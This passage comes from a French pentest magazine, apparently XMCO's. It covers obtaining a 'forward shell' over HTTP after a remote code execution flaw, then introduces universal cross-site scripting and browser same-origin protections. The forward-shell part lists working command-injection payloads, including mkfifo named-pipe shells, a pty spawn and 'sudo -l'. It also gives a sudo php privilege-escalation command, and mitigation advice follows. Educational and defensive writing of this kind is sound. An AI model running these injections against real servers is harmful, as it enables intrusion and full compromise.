            if i == (len(list_result) - 1):
                print("\n")
            print (list_result[i],end="")
        send_cmd(clear_output)⑧
```

Le main du script

La première instruction est de créer l'interpréteur de commandes basique en appelant la fonction create_shell (cf. 1).


Ensuite, en raison de l'utilisation du même fichier pour stocker le résultat de l'exécution des commandes envoyées, il est nécessaire de définir une instruction afin de vider ce fichier (cf. 2). Cela permet de n'afficher que l'exécution de la dernière commande envoyée.

Puis, l'interpréteur de commandes obtenu est rendu totalement interactif avec l'envoi de la commande python (cf. 3).

Une boucle est par la suite définie pour permettre à l'utilisateur d'envoyer des commandes via un invité de commandes basique (cf. 4). Celles-ci sont envoyées à la fonction write_cmd (cf. 5) et leur résultat est affiché grâce à la fonction read_cmd (cf. 6). Du fait que l'on se base sur la réponse HTTP du serveur pour afficher la sortie de la commande, une recherche de chaine de caractères basée sur une expression régulière (regex) est définie afin de n'afficher que le résultat de la commande et non la réponse HTTP entière (cf. 7). Une fois la réponse affichée, le fichier output est vidé (cf. 8).


Il faut savoir que la manière d'exploiter une RCE variera selon les cas et les fonctions permettant d'envoyer une commande seront donc à modifier selon le contexte de la vulnérabilité. De la même manière, l'affichage de la réponse d'exécution de la commande ne sera pas affichée de la même manière et l'expression régulière devra ainsi être modifiée.

Le script exécuté permet ainsi d'obtenir un interpréteur de commandes basique interactif uniquement via une session HTTP :



L'interpréteur de commandes obtenu après l'exécution du script est interactif

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.



Bind shell, Reverse shell… et Forward shell

Le tableau suivant résume les différentes valeurs du paramètre ip pour les différentes requêtes HTTP envoyées dans l'ordre :

Valeur du paramètre ip	But de la commande
`cd ..`	Déplacement vers le répertoire parent
`pwd`	Affichage le répertoire actuel
`;mkfifo /tmp/input; tail -f /tmp/input | /bin/bash 2>&1 > /tmp/output`	Création de l'interpréteur de commandes à l'aide de named pipe
`;echo «python -c '\''import pty;pty.spawn(\»/bin/bash\»)'\''» > /tmp/input`	Insertion de la commande Python permettant d'obtenir un interpréteur de commandes interactif au sein du named pipe
`; /bin/cat /tmp/output`	Lecture du fichier output afin d'afficher le résultat de la commande à l'attaquant
`;truncate -s 0 /tmp/output`	Vider le fichier output
`;echo «cd ..» > /tmp/input`	Insertion de la commande cd .. au sein du named pipe
`; /bin/cat /tmp/output`	Lecture du fichier output afin d'afficher le résultat de la commande à l'attaquant
`;truncate -s 0 /tmp/output`	Vidage le fichier output
`;echo «sudo -l» > /tmp/input`	Insertion de la commande sudo -l au sein du named pipe
`; /bin/cat /tmp/output`	Lecture du fichier output afin d'afficher le résultat de la commande à l'attaquant
`;truncate -s 0 /tmp/output`	Vidage le fichier output

Avec le script interactif obtenu, il a été permis d'observer que pour notre exemple, l'utilisateur www-data peut exécuter le binaire php avec des droits root.

Commande	But de la commande
`sudo /usr/bin/php -r «system('{$cmd}';"`	Exécuter des commandes système sur l'hôte

Ainsi, il est possible d'élever les privilèges de l'utilisateur simplement avec la commande suivante :

Élévation de privilèges sur le serveur compromis

Avec l'interpréteur de commandes interactif, il a donc été possible d'élever les privilèges de l'utilisateur actuel afin de compromettre totalement le serveur. En restant sur l'invit de commandes web non interactif, il n'aurait pas été possible de voir les privilèges sudo.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Méthode de contournement

Empêcher la création de Named Pipe à un attaquant permettrait de prévenir l'exploitation de cette méthode. Cela s'avère cependant très difficile à réaliser en pratique. En effet, ceci signifierait restreindre l'exécution du binaire mkfifo aux utilisateurs root par exemple.

Cette méthode de contournement ne fera malheureusement que ralentir un attaquant, car celui-ci pourra charger son propre binaire mkfifo sur le serveur compromis avec des droits adaptés. Il est en effet possible de charger des binaires sur des serveurs en les convertissant en Base64 au préalable.

Cette méthode d'obtention d'interpréteur de commandes interactif à distance est donc impossible à restreindre.

Cependant, comme expliqué durant cet article, le serveur n'affichera pas toujours le résultat de la commande exécutée au sein de sa réponse HTTP lors de l'exploitation d'une RCE.

Un attaquant pourrait contourner ce problème en redirigeant la réponse de la commande non pas dans un fichier /tmp/output, mais au sein d'un fichier présent dans le répertoire du serveur web accessible par l'utilisateur. Cependant, cela signifie devoir connaitre le chemin exact de ce répertoire. Et sans réponse du serveur web, seules des assomptions peuvent être faites. En effet, le chemin et le nom du répertoire web par défaut peuvent être modifiés rendant particulièrement difficile l'exploitation de cette méthode de Forward shell si aucune réponse de ses commandes n'est affichée à l'attaquant.

Du fait que cette méthode nécessite de pouvoir écrire sur le système vulnérable, une méthode de contournement possible serait d'exécuter les différents services du serveur avec un utilisateur disposant de droits restreints. Si celui-ci ne peut pas écrire sur le système de fichiers de la machine, le Forward shell ne pourrait pas être obtenu par un attaquant.

Tableau récapitulatif

Voici un tableau récapitulatif des différentes méthodes permettant d'obtenir un interpréteur de commandes interactif lorsqu'une vulnérabilité de type RCE est identifiée sur une application web :

Méthode	Condition d'obtention	Comment s'en prémunir
Bind shell	Pouvoir accéder directement au serveur web via son adresse IP	Restreindre l'accès à son serveur web via son adresse IP Directement depuis Internet Utilisation d'un compte avec des privilèges restreints pour faire tourner les services
Reverse shell	Les flux TCP sortants doivent être autorisés	Mettre des règles de filtrage pour restreindre les flux sortants à ceux nécessaires (HTTP, DNS) Mise en place d'un Proxy HTTP sortant Utilisation d'un compte avec des privilèges restreints pour faire tourner les services
Forward shell	La sortie de la commande exécutée est présente au sein de la réponse HTTP	Utilisation d'un compte avec des privilèges restreints pour faire tourner les services Cloisonnement dans un dossier spécifique sans le droit d'écriture (jail)

Note	Un WAF peut également être placé devant les serveurs web afin de bloquer des charges utiles ou des caractères couramment utilisés par les attaquants. Des sondes de type IPS peuvent aussi être placées sur le réseau dans le même effet. Ce n'est cependant qu'une mesure complémentaire de durcissement et non une solution de remédiation.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

DOSSIER PENTEST

Universal Cross Site Scripting

Par Lucas PECH

TL;DR

L'objectif de cet article est de découvrir un type de vulnérabilité atypique concernant les navigateurs : les XSS universelles.

Pour cela, dans un premier temps, un rappel détaillé des protections existantes au sein des navigateurs (la Same Origin Policy (SOP), les entêtes CORS et jetons) sera réalisé.

Ensuite l'article décrira comment les vulnérabilités de type Cross Site Scripting (XSS) et Cross Site Scripting universelles (UXSS) permettent de contourner toutes ces sécurités.

Pour finir, des exemples d'UXSS seront présentés afin d'imager le fonctionnement de ce type de vulnérabilités.

Introduction

Depuis la création du premier navigateur web nommé World Wide Web en 1990, les navigateurs n'ont cessé d'évoluer au même rythme qu'Internet se démocratisait pour le plus grand nombre. En rendant accessible rapidement et simplement les ressources exposées sur Internet, les navigateurs se sont très vite imposés comme un élément central au sein de l'écosystème Internet et font désormais partie intégrante de la vie de plus de cinq milliards d'utilisateurs.

En 30 ans d'évolution, les navigateurs web sont devenus des logiciels très complexes qui rendent désormais possible l'existence de sites dynamiques au design travaillé.

Tout cela est possible grâce aux nombreux composants d'un navigateur qui permettent notamment l'interprétation des feuilles de style en cascade, l'utilisation du langage JavaScript ou encore le stockage de cookies. Cette évolution des navigateurs a permis la création de sites complexes permettant de réaliser tout type de tâches comme l'envoi de mail, le partage de données ou encore l'accès à un compte bancaire.

Il est possible de contrôler tous les aspects de sa vie depuis un navigateur web.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les XSS universelles

Au vu de l'importance des navigateurs web, des données qu'ils manipulent et des nombreuses tâches qu'ils permettent d'accomplir, leur sécurité est un aspect primordial . Les différentes ressources interprétées et affichées par les navigateurs n'étant pas issues de sources sûres, il est primordial que leur traitement ne présente aucune faille de sécurité étant donné l'impact que cela pourrait avoir sur l'utilisateur.

> « L'objectif de cet article est de rappeler le fonctionnement d'un navigateur et les sécurités existantes avant de présenter en détail un type de faille affectant les fonctionnalités d'un navigateur : les vulnérabilités de type « Cross-Site Scripting » universelles (UXSS). »

Les failles de sécurité au sein d'un navigateur sont très souvent critiques, car elles sont facilement exploitables à l'aide d'un site web malveillant et peuvent mener au vol de données très sensibles.

Une particularité de la sécurité des navigateurs web vient du fait que la responsabilité pour la sécurité est partagée :

- Une première partie de la responsabilité repose sur le créateur du site web qui doit s'assurer que son site ne présente aucune vulnérabilité côté client qui pourrait mener à des attaques entre différents utilisateurs du même site web ;
- Une autre part de la responsabilité est du côté du serveur hébergeant le site web. Il est important qu'il soit à jour et ne présente aucune faille qui pourrait avoir des répercussions sur le site et ses utilisateurs ;
- Enfin, une partie importante de la responsabilité est du côté du navigateur qui doit s'assurer qu'un site malveillant ne peut pas compromettre les informations d'un autre site respectant toutes les bonnes pratiques de sécurité.

L'objectif de cet article est de rappeler le fonctionnement d'un navigateur et les sécurités existantes avant de présenter en détail un type de faille affectant les fonctionnalités d'un navigateur : les vulnérabilités de type Cross-Site Scripting universelles (UXSS) Le but est de montrer comment une telle faille peut permettre de contourner les sécurités existantes et rend possible la réalisation d'attaques sur des sites parfaitement sécurisés.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Fonctionnement d'un navigateur web

Avant de détailler le fonctionnement des XSS universelles, il est important de comprendre le fonctionnement d'un navigateur. Comme cela a été évoqué dans l'introduction, les navigateurs sont désormais très complexes et constitués de divers éléments connectés les uns aux autres.

Le schéma ci-dessous représente les principaux composants utilisés par le navigateur lors du chargement d'un site web :




Schéma résumant le fonctionnement d'un navigateur

Une fois que l'utilisateur a renseigné, à l'aide de cette interface, l'URL du site web qu'il souhaite consulter, le navigateur va alors transmettre l'information au composant réseau du navigateur qui va se charger de récupérer les sources du site cible en requêtant un serveur distant.

Une fois tous les fichiers récupérés, ils vont être fournis à deux composants majeurs du navigateur :

- Le moteur de rendu : Ce composant a pour rôle d'interpréter le code HTML et CSS reçu et de générer une représentation de la page correspondante au sein du navigateur. On appelle cette représentation le DOM (Document Object Model). Cette représentation facilite ensuite la manipulation de la page depuis le JavaScript mais sert aussi de base pour le rendu graphique qui permet d'afficher correctement le contenu à l'utilisateur.
- Le moteur JavaScript : Ce composant est chargé d'interpréter le code JavaScript et de l'exécuter. Ce dernier est appelé après la création du DOM car il peut interagir avec et le modifier.

Enfin, la plupart des sites web utilisent le composant de stockage du navigateur afin de stocker les cookies de session ou toutes autres données nécessaires pour le fonctionnement du site. Les différents sites peuvent accéder à ce stockage par le biais d'instructions JavaScript.

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Protections existantes

Les mécanismes

Le schéma présenté dans la partie précédente résume le fonctionnement d'un navigateur lors de l'accès à un unique site internet. En réalité, les navigateurs sont amenés à charger plusieurs sites en simultané, que ce soit par le biais d'onglets ou avec l'utilisation d'iframes qui permettent d'inclure un site web au sein d'un autre.

Et c'est lors de l'accès à plusieurs sites en simultané que la sécurité du navigateur est importante. En effet, c'est le rôle du navigateur d'assurer que les différents sites ne peuvent interagir entre eux que lorsque cela est strictement nécessaire et légitime.


Le code JavaScript hébergé sur le site d'un attaquant ne doit pas pouvoir interagir librement avec les fonctionnalités et informations du site bancaire ouvert dans un autre onglet. Pour cela, des mécanismes de sécurité ont été définis et s'appliquent au sein de tous les navigateurs web :

- La politique Same Origin Policy (SOP) ;
- Les entêtes Cross Origin Resource Sharing (CORS).

Same Origin Policy (SOP)

La Same Origin Policy (SOP) est un mécanisme de sécurité implémenté au niveau applicatif par tous les navigateurs modernes.

Avant d'expliquer le fonctionnement de cette politique, il est nécessaire de comprendre comment est définie l'origine d'un site web. Dans le cadre de la SOP, l'origine d'une page est définie par le tuple protocole / hôte / port qui peut être extrait de l'URL.



Description des attributs constituant une origine

En se basant sur ces informations, la SOP permet de restreindre les interactions entre les différents sites web ouverts au sein d'un navigateur en définissant les règles suivantes :

- Les sites ouverts par un navigateur disposent chacun d'un espace dédié dans lequel sont contenues les informations qui lui sont propres comme les cookies et le DOM ;
- L'espace dans lequel est isolé un site dépend de son origine (schéma + domaine + port) ;
- Le code JavaScript d'un site ne peut interagir qu'avec les ressources présentes dans l'espace dédié au site depuis lequel il s'exécute.

Ces règles permettent donc d'assurer qu'un script chargé depuis une origine ne peut pas interagir avec une ressource d'une autre origine. Cela permet donc d'empêcher un site hébergeant du code JavaScript malveillant de dérober les informations d'un autre site ouvert par le navigateur car ce dernier sera isolé dans son propre espace.


Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

Les XSS universelles

Voici un résumé des communications possibles entre différentes pages web lorsque la Same Origin Policy s'applique :

Site A	http://exemple.fr:8000/index.html	
Site B	**Résultat**	**Raison**
http://exemple.fr:8000/dossier/autre.php	**Même origine**	**Seul le chemin diffère**
http://exemple.fr:4444/index.html	**Origine différente**	**Port différent**
https://exemple.fr:8000/index.html	**Origine différente**	**Protocole différent**
https://autre.exemple.fr:8000/index.html	**Origine différente**	**Hôte différent**

Par exemple, dans le cas d'un utilisateur avec deux onglets ouverts dans son navigateur, imaginons que l'utilisateur utilise le premier onglet pour se connecter à sa boite mail (emails.test.com) et que dans le second onglet, il se soit fait piéger et ait ouvert le site d'un attaquant (attacker.test.com).



Exemple d'erreur générée lors de l'accès aux attributs d'une iframe depuis une autre origine

Ce document est la propriété du cabinet XMCO. Toute reproduction est strictement interdite.

En se connectant à sa webmail, l'utilisateur s'est vu attribuer un cookie authentifiant que le navigateur a stocké. Un scénario d'exploitation pour récupérer ce cookie depuis le site de l'attaquant pourrait donc être le suivant :

1. Le site de l'attaquant inclut une copie du site de mails à l'aide d'une iframe ;
2. Le site de l'attaquant tente d'accéder aux cookies du site de mails par le biais du DOM de l'iframe.

La réalisation d'un tel scénario serait possible au sein d'un navigateur n'appliquant pas la SOP. Heureusement, pour tout navigateur appliquant cette politique, l'instruction JavaScript visant à accéder au DOM de l'iframe sera bloquée car l'origine depuis laquelle s'exécute le code est différente de celle de l'iframe.
Par exemple, en essayant de réaliser une telle opération depuis un navigateur Mozilla Firefox, le code JavaScript est bien bloqué par la SOP (voir capture en bas de page).

L'iframe s'affiche pour l'utilisateur, mais il est impossible pour le code JavaScript du site de l'attaquant d'accéder à ce que l'utilisateur voit au sein de l'iframe. Mais la SOP ne s'applique pas uniquement au DOM. Cette politique permet aussi de protéger les accès réseau entre deux documents d'origines différentes.

En reprenant le cas précédent, le navigateur a stocké les cookies du site et les transmet, avec chaque requête, à destination de ce dernier. Cela signifie donc que les requêtes émises depuis un site malveillant vers le site de mails incluront aussi le cookie d'authentification de l'utilisateur.

Un nouveau scénario d'attaque pourrait donc consister à émettre une requête vers une route permettant de lister les mails de l'utilisateur depuis un site malveillant afin de voler tous les mails de la victime.

Cependant, dans le cadre de requêtes GET simples, les navigateurs appliquant la SOP bloquent la lecture des réponses aux requêtes inter-origines. Ainsi, un site malveillant peut émettre des requêtes GET vers un site d'une autre origine mais il n'aura pas accès à la réponse depuis le code JavaScript.


